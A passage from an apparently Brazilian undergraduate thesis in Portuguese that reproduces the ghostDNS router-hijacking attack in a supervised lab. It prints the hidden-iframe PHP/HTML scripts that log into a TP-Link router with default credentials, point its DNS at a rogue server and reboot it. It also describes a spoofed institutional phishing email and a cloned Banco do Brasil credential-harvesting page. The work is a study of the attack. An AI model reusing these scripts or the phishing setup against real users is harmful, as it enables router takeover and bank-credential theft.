> *"Procedimento racional e sistemático que tem como objetivo proporcionar respostas aos problemas que são propostos. A pesquisa é requerida quando não se dispõe de informação suficiente para responder ao problema, ou então quando a informação disponível se encontra em tal estado de desordem que não possa ser adequadamente relacionada ao problema".*

Gil (2002) cita que as pesquisas são classificadas quanto aos seus aspectos: natureza, abordagem, objetivos e procedimentos, podendo ser observado no Quadro 1 a metodologia utilizada neste trabalho.

[20] HTML é uma linguagem de marcação utilizada para a construção de sites (SILVA, 2006).

[21] Iframe é um código HTML que possibilita que uma página web seja executada dentro de outra página web (HOSTINGER, 2019).

Quadro 1 - Classificação da pesquisa.

Aspectos	Metodologia utilizada
Natureza	Pesquisa aplicada
Abordagem	Qualitativa
Objetivos	Exploratória
Procedimentos	Experimental

Fonte: Elaborado pelos autores, 2019.

Quanto à natureza, este trabalho classifica-se como pesquisa aplicada objetivando a busca por conhecimento, é correlata com a pesquisa básica, mas com ênfase a gerar conhecimentos para a aplicação prática. De acordo com Gil (1989, p. 43),

> *"[...]a pesquisa aplicada possui muitos pontos de contato com a pesquisa pura, pois depende de suas descobertas e se enriquece com o seu desenvolvimento; todavia, tem como característica fundamental o interesse na aplicação[...]".*

Como neste trabalho não se apresentam dados para serem quantificados, foi utilizada a abordagem qualitativa, que, segundo Gerhardt e Silveira (2009), busca explicar o porquê das coisas, seguindo o princípio deste trabalho.

No quesito de objetivos, foi utilizado o modelo de pesquisa exploratória, que, como cita Gil (2002), tem como objetivo familiarizar o problema e torná-lo mais explícito ou construir hipóteses, buscando o aprimoramento de ideias ou a descoberta de intuições.

Nos procedimentos técnicos utilizou-se a pesquisa experimental. Conforme Severino (2007), a pesquisa experimental busca selecionar

determinadas variáveis no intuito de estudar, analisar e manipular para a obtenção do resultado almejado.

3.2 MATERIAIS

Para o desenvolvimento deste trabalho foram utilizados os seguintes materiais conforme apresenta o Quadro 2.

Quadro 2 - Materiais utilizados no teste.


Item	**Função**
VPS [22] com S.O. Debian, processador 2.4Ghz, 20Gb HD	Servidor DNS Bind9 para ser utilizado como *rogueDNS*; WebServer para hospedar as páginas de phishing; WebServer para hospedar a página falsa do IFC infectada pelo *malware*.
Roteador TP-Link modelo TL-WR740N	CPE do cliente vulnerável ao ataque utilizado para demonstração.
Notebook ASUS i-5 1.70Ghz dual core, 6Gb RAM, 1 Tb HD e S.O. Windows 10	Vítima do ataque.

Fonte: Elaborado pelos autores, 2019.

[22] VPS é um servidor privado pessoal, possibilita a execução de diferentes sistemas operacionais ou serviços em um mesmo hardware simultâneo, sendo disponibilizado por empresas para ser alugado (SILVA; OLIVEIRA, 2007).

Para facilitar o entendimento do papel de cada equipamento, segue a ilustração na Figura 3.

Figura 3: Arquitetura utilizada no teste.




Fonte: Elaborado pelos Autores, 2019.

3.2 PROCEDIMENTOS METODOLÓGICOS

Neste trabalho os procedimentos de pesquisa foram divididos em quatro etapas, como pode ser observado na Figura 4.

Figura 4 - Fluxograma das etapas de elaboração do trabalho.



Fonte: Elaborado pelos autores, 2019.

A etapa inicial foi apresentada por meio do capítulo 1 e 2, que descrevem o problema e brevemente os conceitos fundamentais das tecnologias utilizadas e serviços para o desenvolvimento deste trabalho.

A segunda etapa, a configuração dos servidores, como o *rogueDNS,* foi realizada em um VPS. O sistema operacional escolhido foi o Debian 9, a instalação VPS é realizada diretamente no site da Hostinger[23].

O servidor *rogueDNS* foi configurado utilizando o serviço de servidor DNS *Bind9. A*pós a configuração foram aplicados testes para verificar a efetividade sobre as resoluções de nomes de domínios.

Em um mesmo VPS é possível instalar diversos serviços, neste caso, o servidor Web foi instalado no mesmo VPS do servidor *rogueDNS*. Utilizou-se então, o serviço de servidor Web *Apache,* sendo configurado em conjunto com o PHP e adicionados os arquivos que simulam a página verdadeira do Banco do Brasil. Concluída a instalação, foram realizados

[23] Hostinger é uma empresa provedora de hospedagem de servidores virtuais, hospedagem de sites, fundada em 2004 (HOSTINGER, 2019).

os testes em conjunto com o servidor *rogueDNS,* analisando se a solicitação da página “www.bb.com.br” estava sendo redirecionada pelo *rogueDNS* ao servidor de *phishing*.

Para poder simular uma página na Internet falsa infectada, foi clonada a página inicial do IFC – *Campus* Avançado Sombrio, situada no endereço "www.sombrio.ifc.edu.br". A página falsa foi hospeda no mesmo VPS dos outros serviços.

Os *scripts* do módulo *ghostDNS* foram modificados utilizando o editor de texto *Notepad* ++. O primeiro *script* modificado foi o *index.php,* sendo introduzido no código o local em que estava hospedada a página falsa do IFC – *campus* Avançado Sombrio e inserido na tag *iframe* um comando para chamar o primeiro *script* do *ghostDNS,* denominado de *passo1.php*.

No *script passo1.php* foi configurado para tentar obter acesso ao roteador da vítima, por meio da página inicial de configuração do roteador. Se o *script* “logar” com sucesso no roteador, passará a executar o script *passo2.php,* continuando a execução do código.

Na configuração do *script passo2.php* foi definido a alteração das configurações dos servidores DNS primário e secundário do roteador, configurando, assim, os endereços IP do servidor *rogueDNS* e executando o próximo script denominado *reboot.php*.


O último passo do *script ghostDNS* é executar o *reboot.php*, fazendo que o roteador seja reiniciado, concluindo e ativando a configuração do endereço IP do servidor *rogueDNS* no roteador.

Cabe salientar que a página infectada, pode ser uma página falsa específica para este fim ou um atacante pode inserir os códigos em sites populares, que possuam vulnerabilidades em seu desenvolvimento, desta forma, alcançando um maior número de vítimas. No entanto, para este trabalho, foi elaborado uma página específica para este fim.

Foi necessário criar um e-mail para o envio de mensagens de *phishing.* Para isso se utilizou o serviço de Webmail da empresa Google, criando uma conta com o endereço “cp.ifcsombrio.tcc@gmail.com” em que se assemelha ao e-mail original do IFC – *campus* Avançado Sombrio “cpa.sombrio@ifc.edu.br”. Na sequência, o corpo da mensagem de

phishing foi construído baseando-se na mensagem de "avaliação institucional do IFC" (BITENCOURTE, 2019), conforme ilustra a Figura 5, e sendo adicionado ao link "AVALIAÇÃO INSTITUCIONAL QUESTÕES PARA DISCENTES" o endereço da página falsa do IFC hospedada no VPS no endereço "http//93.188.165.197/index.php".

Figura 5 - E-mail falso da avaliação institucional do IFC.



Fonte: Elaborado pelos autores, 2019.

Após configurado o e-mail de *phishing*, foram realizados os testes enviando o e-mail para uma conta de Webmail da empresa Microsoft. Ao clicar no link do e-mail falso foi testado o correto direcionamento para a página falsa.

Na segunda etapa, que consiste em realizar o teste de invasão no roteador, utilizou-se o laboratório 38 do IFC – *Campus* Avançado Sombrio, com a supervisão do professor orientador Marcos Henrique de Morais Golinelli. O roteador foi conectado na rede do IFC na porta *WAN* obtendo o endereço IP 172.16.37.50, recebendo a máscara de sub-rede 255.255.255.0 e o gateway padrão 172.16.37.1, sendo atribuído dinamicamente o DNS primário 208.67.222.222 e o DNS secundário 208.67.220.220.

O notebook que simula a vítima foi conectado no *wireless* do roteador, obtendo o acesso à Internet. No laboratório do IFC - *Campus* Avançado Sombrio foi verificado se todos os servidores estavam rodando corretamente, possibilitando a inicialização do teste de invasão no roteador.


Na terceira etapa, foram descritos os resultados obtidos, apresentando a aplicação do teste do *ghostDNS*, o funcionamento do servidor *rogueDNS* e da página de *phishing*. Por fim. na quarta etapa,

foram elaboradas as considerações finais, explanando sobre as boas práticas para evitar o ataque, métodos de identificação do *ghostDNS* e dificuldades na elaboração do trabalho, e, por último, relacionados itens para trabalhos futuros.

4. RESULTADOS

Para apresentar um panorama das etapas executadas no ataque do *malware ghostDNS*, foi elaborado um diagrama, como ilustrado na Figura 6, em que cada passo é descrito na sequência.

Figura 6 - Arquitetura de execução do *ghostDNS*.



Fonte: Elaborado pelos autores, 2019.

1 - A vítima recebe um e-mail falso contendo um link para o site infectado;

2 - Ao clicar no link a vítima acessa o WebSite infectado;

3 - O *malware* acessa o roteador vulnerável reconfigurando o endereço IP dos servidores DNS;

4 - A vítima acessa um site de serviço bancário / financeiro;

5 - O *rogueDNS* responde a solicitação direcionando para o servidor de *phishing*;


6 - O servidor de *phishing* responde com o endereço de um site legítimo;

7 - A vítima acessa a página falsa e insere dados que serão capturados pelos atacantes.

Concluindo as etapas, os cibercriminosos utilizam os dados para aplicar golpes financeiros.

Com intuito de apresentar a diferença no roteador antes do ataque, pode-se verificar pelas Figuras 7 e 8, que as configurações de endereço IP da interface WAN e do serviço de DHCP do roteador estão ajustadas de forma automática.


Figura 7 - Configuração dinâmica do roteador.



Fonte: Elaborado pelos autores, 2019.

As configurações do DHCP do roteador são verificadas para dar início ao teste de invasão. Na Figura 8 foi apresentado a configuração padrão do roteador, sendo que o DNS primário e secundário estão configurados com 0.0.0.0.


Figura 8 - Configuração DHCP do roteador.



Fonte: Elaborado pelos autores, 2019.

Foi enviado um e-mail contendo uma mensagem de *phishing*, com assunto relacionado à avaliação institucional do *Campus* Avançado Sombrio, semelhante à mensagem original. Conforme ilustra a Figura 9, ao clicar no link "AVALIAÇÃO INSTITUCIONAL QUESTÕES PARA DISCENTES", a vítima foi redirecionada para a página do IFC – *Campus* Avançado Sombrio hospedada no endereço "http//93.188.165.197/index.php", como apresenta a Figura 10.

Figura 9 - E-mail de *phishing*.



Fonte: Elaborado pelos autores, 2019.

Nesta simulação de ataque, este passo pode ser o mais fácil de ser descoberto por causa do endereço IP na barra do navegador, no entanto, o criminoso pode realizar um ataque mais elaborado criando um domínio falso parecido com o original.

Figura 10 - Redirecionamento para página IFC.

Fonte: Elaborado pelos autores, 2019.

Como a página do IFC – *Campus* Avançado Sombrio está infectada com o *malware ghostDNS*, assim que a vítima acessar o site, o script *ghostDNS* executa o módulo *DNSchanger*, que em sequência executará o primeiro *script,* denominado *passo1.php,* apresentado na Figura 11 na linha 24.

Figura 11 - Módulo *DNSchanger* index.php.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Teste invasão</title>
    <style type="text/css">
        *{
            padding: 0px;
            margin: 0px;
        }
    </style>
</head>
<body>

<iframe  height="100%" width="100%" frameborder="0"
    style=
    "overflow:hidden;overflow-x:hidden;overflow-y:hidden;height:100%;width:100%;
    position:absolute;top:0px;left:0px;right:0px;bottom:0px"
    src="http://93.188.165.197/index.html">
</iframe>

<iframe name="google-analyticss" id="google-analyticss" frameborder="0"
    style="position:absolute;width:0;height:0;"
    src="http://93.188.165.197/passo1.php">
    Index.php
</iframe>

</body>
</html>
```

Fonte: Elaborado pelos autores, 2019.

Na Figura 12, na linha 3, o script *passo1.php* é executado, enviando como parâmetros para o navegador da vítima a solicitação de login no roteador, tentando acessar o endereço IP padrão 192.168.0.1 e passando as credenciais de login com o usuário definido como "*admin*" e a senha "*admin*", que neste caso são padrões definidos pelo fabricante.

Figura 12 - Módulo *DNSchanger* passo1.php.

```
1  <iframe name="google-analyticss" id="google-analyticss" frameborder="0"
2      style="position:absolute;width:0px;height:0px;"
3      src="http://admin:admin@192.168.0.1/userRpm/LoginRpm.htm?Save=Save" >
4      Passo1.
5  </iframe>
6  <META http-equiv="refresh" content="1;URL=passo2.php">
7
8
9
10
11
```

Fonte: Elaborado pelos autores, 2019.

Se o acesso ao roteador for efetuado com sucesso, o *script* do *DNSchanger* executa a segunda etapa do código, chamando o *script passo2.php,* como ilustra a Figura 13, linha 3. Esse *script* consiste em alterar o DNS primário e o DNS secundário do roteador para o endereço IP do servidor *rogueDNS*, enviando as modificações pelo navegador da vítima ao endereço IP 192.168.0.1 e passando as informações como a faixa de DHCP, o endereço IP do *gateway* e endereço IP do servidor *rogueDNS*.

Figura 13 - Módulo *DNSchanger* passo2.php.

```
1  <iframe name="google-analyticss" id="google-analyticss" frameborder="0"
2      style="position:absolute;width:0px;height:0px;"
3      src="
       http://192.168.0.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.0.1
       00&ip2=192.168.0.199&Lease=120&gateway=192.168.0.1&domain=&dnsserver=93.188.
       165.197&dnsserver2=93.188.165.197&Save=%B1%A3+%B4%E6">
4      Passo2.
5  </iframe>
6
7  <META http-equiv="refresh" content="1;URL=reboot.php">
8
9
```

Fonte: Elaborado pelos autores, 2019.

No teste de invasão aplicado no roteador, foi utilizado o endereço IP 93.188.165.197, proveniente do servidor *rogueDNS* criado no VPS para responder de forma fraudulenta às requisições DNS, redirecionando a vítima ao servidor de *phishing*. Ainda foi definida a faixa de endereço

IP para o servidor DHCP no código como 192.168.0.100 a 192.168.0.199 e endereço de gateway como 192.168.0.1.

Se todas as etapas de execução anteriores forem concluídas com sucesso, o *DNSchanger* passará a executar a última parte do *script*, o *reboot.php,* como apresenta a Figura 14, linha 3. Neste código é passado para o roteador da vítima, via navegador, que ele realize a função reboot, para que as configurações inseridas pelo *passo2.php* sejam aplicadas.

Concluídas todas as etapas, o computador da vítima terá uma breve queda de conexão e o roteador será reiniciado para aplicar as modificações. Sem saber, a vítima teve seu roteador invadido e reconfigurado com os endereços IP do servidor *rogueDNS*, que realizará todas as traduções das solicitações de DNS.

Figura 14 - Módulo *DNSchanger* reboot.php.

```
1  <iframe name="google-analyticss" id="google-analyticss" frameborder="0"
2      style="position:absolute;width:0px;height:0px;"
3      src="http://192.168.0.1/userRpm/SysRebootRpm.htm?Reboot=Reboot">
4      Reboot.
5  </iframe>
6
```

Fonte: Elaborado pelos autores, 2019.

É possível analisar se houve a correta execução do *script DNSchanger* verificando o arquivo de log do servidor Web, conforme ilustra a Figura 15.

Figura 15 - Log do servidor Web.

```
45.224.240.65 - - [07/Nov/2019:01:12:56 +0000] "GET /index.php HTTP/1.1" 200 625
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101
Firefox/ 68.0"
45.224.240.65 - - [07/Nov/2019:01:12:56 +0000] "GET /index.html HTTP/1.1" 200 12
701 "http://93.188.165.197/index.php" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0"
45.224.240.65 - - [07/Nov/2019:01:12:56 +0000] "GET /passo1.php HTTP/1.1" 200 46
7 "http://93.188.165.197/index.php" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0"
45.224.240.65 - - [07/Nov/2019:01:12:58 +0000] "GET /passo2.php HTTP/1.1" 200 53
9 "http://93.188.165.197/index.php" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0"
45.224.240.65 - - [07/Nov/2019:01:13:00 +0000] "GET /reboot.php HTTP/1.1" 200 41
2 "http://93.188.165.197/index.php" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0"
```


Fonte: Elaborado pelos autores, 2019.

A linha 5 indica que a vítima acessou a página inicial do IFC – *Campus* Avançado Sombrio pelo registro de acesso ao endereço *http://93.188.165.197/index.php* e o registro da linha 7 indica que o *script passo1.php* foi executado. As linhas 10 e 13 indicam a execução do *passo2.php* e *reboot.php,* respectivamente.

É importante salientar que o malware *ghostDNS* executa todos os passos do ataque diretamente no navegador da vítima, sem redirecionamento de página, tornando difícil a detecção da alteração do servidor DNS no roteador.

Após o término da execução do *malware,* para garantir a efetividade do ataque, foram verificadas as configurações do roteador. Conforme a Figura 16, as configurações do DHCP foram alteradas para o servidor *rogueDNS* com endereço IP 93.188.165.197, modificado tanto no DNS primário como no DNS secundário.


Figura 16 - Alteração do endereço DNS para o servidor *rogueDNS*.



Fonte: Elaborado pelos autores, 2019.

Com a troca do servidor DNS no roteador, as requisições de resolução de nomes de domínio passam a ser respondidas pelo servidor *rogueDNS*. A partir desta, será realizado passo a passo o que seria o resultado de um ataque real, caso a vítima fosse cliente do Banco do Brasil e realizasse o acesso ao portal do banco. A Figura 17 apresenta a página falsa no navegador da vítima ao acessar o site do BB.

Figura 17 - Página falsa criada no servidor web de *phishing*.



Fonte: Elaborado pelos autores, 2019.

A solicitação da vítima foi redirecionada para o servidor de *phishing*. A página acessada anteriormente na Figura 17 se parece com a página original do Banco do Brasil. A vítima, sem conhecimento do redirecionamento, insere o número da sua agência e a conta corrente, como mostrado na Figura 18.

Figura 18 - Capturando agência e conta na página de *phishing*.

Fonte: Elaborado pelos autores, 2019.


Depois de preenchidos os dados solicitados pela página, como agência e número da conta corrente, a vítima é redirecionada para o próximo passo, sendo induzida a informar a senha de oito dígitos, conforme apresenta a Figura 19.

Figura 19 - Obtendo a senha da vítima na página de *phishing*

Fonte: Captura feita pelos autores, 2019.

Ao inserir a senha de oito dígitos, o site falso redireciona a vítima para uma nova página, desta vez é solicitado o número de celular e a sua senha de seis dígitos, como apresenta a Figura 20.


Figura 20 - Capturando a senha e o número de telefone



Fonte: Captura feita pelos autores, 2019.

A vítima continua a ser redirecionada pelas páginas falsas e dando prosseguimento nas solicitações, nesta etapa do golpe é solicitado à vítima sua senha de quatro dígitos, conforme a Figura 21.

Figura 21 - Capturando a senha de 4 dígitos



Fonte: Captura feita pelos autores, 2019.

A vítima, concluindo o procedimento de inserção de dados pessoais no site falso do Banco do Brasil e clicando no botão “continuar”, envia seus dados confidenciais para os cibercriminosos. A Figura 22 ilustra como os dados são recebidos.

Figura 22 – Dados da vítima que seriam recebidos pelo cibercriminoso.

```
(29-Oct-2019  18-56-41)(200.135.57.137)
(Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
 Gecko/20100101 Firefox/68.0)
_ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
 Titular: 1
 Agencia: 0955
 Conta: 3508487870-4
 Senha de 8 Digitos: 12345678
 Senha de 6 Digitos: 123456
 DDD DO CEL: 51
 NUMERO DO CEL: 9999-9999
 IP: 200.135.57.137
_ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
(29-Oct-2019  18-57-30)(200.135.57.137)  ()
